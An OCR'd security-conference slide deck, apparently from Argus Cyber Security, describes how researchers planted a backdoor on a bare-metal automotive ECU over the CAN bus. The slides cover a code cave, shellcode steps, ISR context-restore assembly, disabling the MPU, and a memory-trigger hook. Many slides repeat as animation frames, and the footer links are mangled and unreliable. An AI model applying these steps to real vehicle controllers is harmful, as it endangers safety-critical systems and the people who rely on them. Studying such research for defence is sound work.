
1. Write to GPIO (**LED ON**)
2. Busy loop
   a. **jump to wdt_kick gadget**
3. Write to GPIO (**LED OFF**)
4. Repeat

https://tmaellearningnets



https://github.com/learningnets

The client




https://tinyurl.com/learningnets

https://i.kym-cdn.com/photos/images/original/001/142/233/897.gif

Backdoor Insertion Milestones

1. Upload a large chunk of code to the system

Write everywhere, **multiple times**



https://user-images.githubusercontent.com/7933929/40399654-9136e6e8-5e0c-11e8-9909-1eb6ae758814.png

1. Copy small amount of bytes to somewhere in memory (Code Cave)
2. Exit gracefully without crashing

https://github.com/learningnets

Code Cave


1. STORE 0xDEADBEEF, ADDR_B
    1. LOAD IMMEDIATE VALUE
    2. LOAD ADDRESS
    3. STORE VALUE TO ADDRESS
2. STORE 0xDEADBEEF, **ADDR_B+4**

...

Context is stored in the stack

```
            some_isr_start:
E0 5F 40 00 stsr    eipc, r11        -- Store Contents of System Register
E1 67 40 00 stsr    eipsw, r12       -- Store Contents of System Register
F0 6F 40 00 stsr    sr16, r13        -- Store Contents of System Register
F1 77 40 00 stsr    sr17, r14        -- Store Contents of System Register
E0 7F 40 30 stsr    eipc, r15, 6     -- Store Contents of System Register
E1 87 40 30 stsr    eipsw, r16, 6    -- Store Contents of System Register
EB 47 60 81 pushsp  r11-r16          -- Push registers to Stack
E6 5F 40 00 stsr    sr6, r11         -- Store Contents of System Register
E7 67 40 00 stsr    sr7, r12         -- Store Contents of System Register
EB 47 60 61 pushsp  r11-r12          -- Push registers to Stack
```

Restoring the context



```
            some_isr_end:
EB 67 60 61 popsp   r11-r12          -- Pop registers from Stack
EB 37 20 00 ldsr    r11, sr6         -- Load to system register
EC 3F 20 00 ldsr    r12, sr7         -- Load to system register
EB 67 60 81 popsp   r11-r16          -- Pop registers from Stack
EB 07 20 00 ldsr    r11, eipc        -- Load to system register
EC 0F 20 00 ldsr    r12, eipsw       -- Load to system register
ED 87 20 00 ldsr    r13, sr16        -- Load to system register
EE 8F 20 00 ldsr    r14, sr17        -- Load to system register
EF 07 20 30 ldsr    r15, eipc, 6     -- Load to system register
F0 0F 20 30 ldsr    r16, eipsw, 6    -- Load to system register
E4 67 60 F9 popsp   gp-lp            -- Pop registers from Stack
E1 67 60 11 popsp   r1-r2            -- Pop registers from Stack
E0 07 48 01 eiret                    -- Return from EI level exception
```

32 Byte shellcode

1. STORE 0xCAFECAFE, **ADDR_A+n**
2. RESTORE VULNERABLE POINTER
3. CHANGE SP
4. JUMP TO `some_isr_end:`

32 Byte shellcode

1. STORE 0xCAFECAFE, **ADDR_A+n**
2. RESTORE VULNERABLE POINTER
3. CHANGE SP
4. JUMP TO `some_isr_end:`

But we crashed :(

Memory Protection Unit

5.1 Memory Protection Unit (MPU)

Memory protection functions are provided in an MPU (memory protection unit) to maintain a smooth system by detecting and preventing unauthorized use of system resources by unreliable programs, runaway events, etc.

Memory access control

Access management for each CPU operation mode

https://tmat/learningnets

Memory Protection Unit

5.1 Memory Protection Unit (MPU)

Memory protection functions are provided in an MPU (memory protection unit) to maintain a smooth system by detecting and preventing unauthorized use of system resources by unreliable programs, runaway events, etc.

Memory access control

Access management for each CPU operation mode

Can we disable the MPU?

https://tmlearningnets

Disabling the MPU

(1) MPM — Memory protection operation mode

The memory protection mode register is used to define the basic operating state of the memory protection function.


	31																			11	10	9	8	7				3	2	1	0	
MPM	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	DX	DW	DR	0	0	0	0	0	0	SVP	MPE	Value after reset 0000 0000$_H$

https://github.com/learningnets

Disabling the MPU

(1) MPM — Memory protection operation mode

The memory protection mode register is used to define the basic operating state of the memory protection function.



0	MPE	This bit is used to specify whether to enable or disable MPU function. 0 : Disable 1 : Enable	R/W	0

https://tmu.ac.jp/learningnets

Make the system wait for a trigger

We have loaded code to the code cave

How do we trigger it?

Wait for command while keeping operational

- Tasks are hardwired to the firmware (no “execve”)
- The tasks running on the system are not really equivalent to Linux’s processes
  - Shared memory areas
- We looked for any periodic operations that are happening in the ECU

Prepare the shellcode

Task

```
some_task_code1
some_task_code2
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
empty
```

TRIGGER

```
0x12BF0000
```

https://github.com/learningnets

Prepare the shellcode

Task

```
some_task_code1
some_task_code2
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://github.com/learningnets

Prepare the shellcode

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://github.com/learningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://tmallearningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://tinyurl.com/learningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://tmallearningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://tmallearningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://github.com/learningnets

Prepare the shellcode - **Regular Execution**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

Prepare the shellcode - **Backdoor Trigger**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x0
```

Prepare the shellcode - Backdoor Trigger

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x0
```

https://machinelearningnets

Prepare the shellcode - **Backdoor Trigger**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x0
```

Prepare the shellcode - **Backdoor Trigger**

TRIGGER is restored

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://machinelearningnets

Prepare the shellcode - Backdoor Trigger

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

https://tmalearningnets

Prepare the shellcode - **Backdoor Trigger**

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

Prepare the shellcode - Backdoor Trigger

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER

```
0x12BF0000
```

Prepare the shellcode - Backdoor Trigger

Task

```
if (*(TRIGGER) != 0x0)
  branch_to(&SHELLCODE1);
else
  branch_to(&copy_some_task_code1);
some_task_code3
some_task_code4
some_task_code5
...
```

CODE_CAVE

```
SHELLCODE1
SHELLCODE2
SHELLCODE3
…
SHELLCODE_N
copy_some_task_code1
copy_some_task_code2
branch_to(some_task_code3);
...
```

TRIGGER


```
0x12BF0000
```


Impact on Automotive


Impact on Automotive

We have seen cars been hacked

- Chris Valasek and Charlie Miller
- Keenlab's Mercedes Research
- Keenlab's Tesla WiFi Research







https://github.com/learningnets

Impact on Automotive

We are talking about a potential attack via the CAN bus

We see how an ECU can be completely compromised using only the CAN bus

Some CAN messages can travel all the way from the OBD II to these safety critical ECUs

https://tmail/learningnets

	STEP 1 – Achieving initial code execution	STEP 2 - Constructing a backdoor (Stable execution)
MODERN SYSTEMS	Complex	Not As Complex
BARE-METAL SYSTEMS		

	STEP 1 – Achieving initial code execution	STEP 2 - Constructing a backdoor (Stable execution)
MODERN SYSTEMS	Complex	Not As Complex
BARE-METAL SYSTEMS	Not As Complex	Complex

	STEP 1 – Achieving initial code execution	STEP 2 - Constructing a backdoor (Stable execution)
MODERN SYSTEMS	Complex	Not As Complex
BARE-METAL SYSTEMS	Partial mitigations exists (Stack cookies, MPU, DEP in our example)	Partial countermeasures exists (Secure boot in our example)

So what we had

Critical safety bare metal device with limited attack surface

Powerful write everywhere primitive

Info leak

“Disco” Shellcode

Functional Backdoor on a bare metal device

So what we had

Critical safety bare metal device with limited attack surface

Powerful write everywhere primitive

Info leak

“Disco” Shellcode

Functional Backdoor on a bare metal device

The same **complex** malware can run on these “**stupid**” but crucial devices

https://tmlearningnets

Something to think about…

- How many real-time IoT devices are unprotected?
- Let's not underestimate the importance of these real-time devices, they may still hold important and secret information we want to protect

ARGUS
CYBER SECURITY

ariel.kadyshevitch@argus-sec.com

shaked.delarea@argus-sec.com

THANK YOU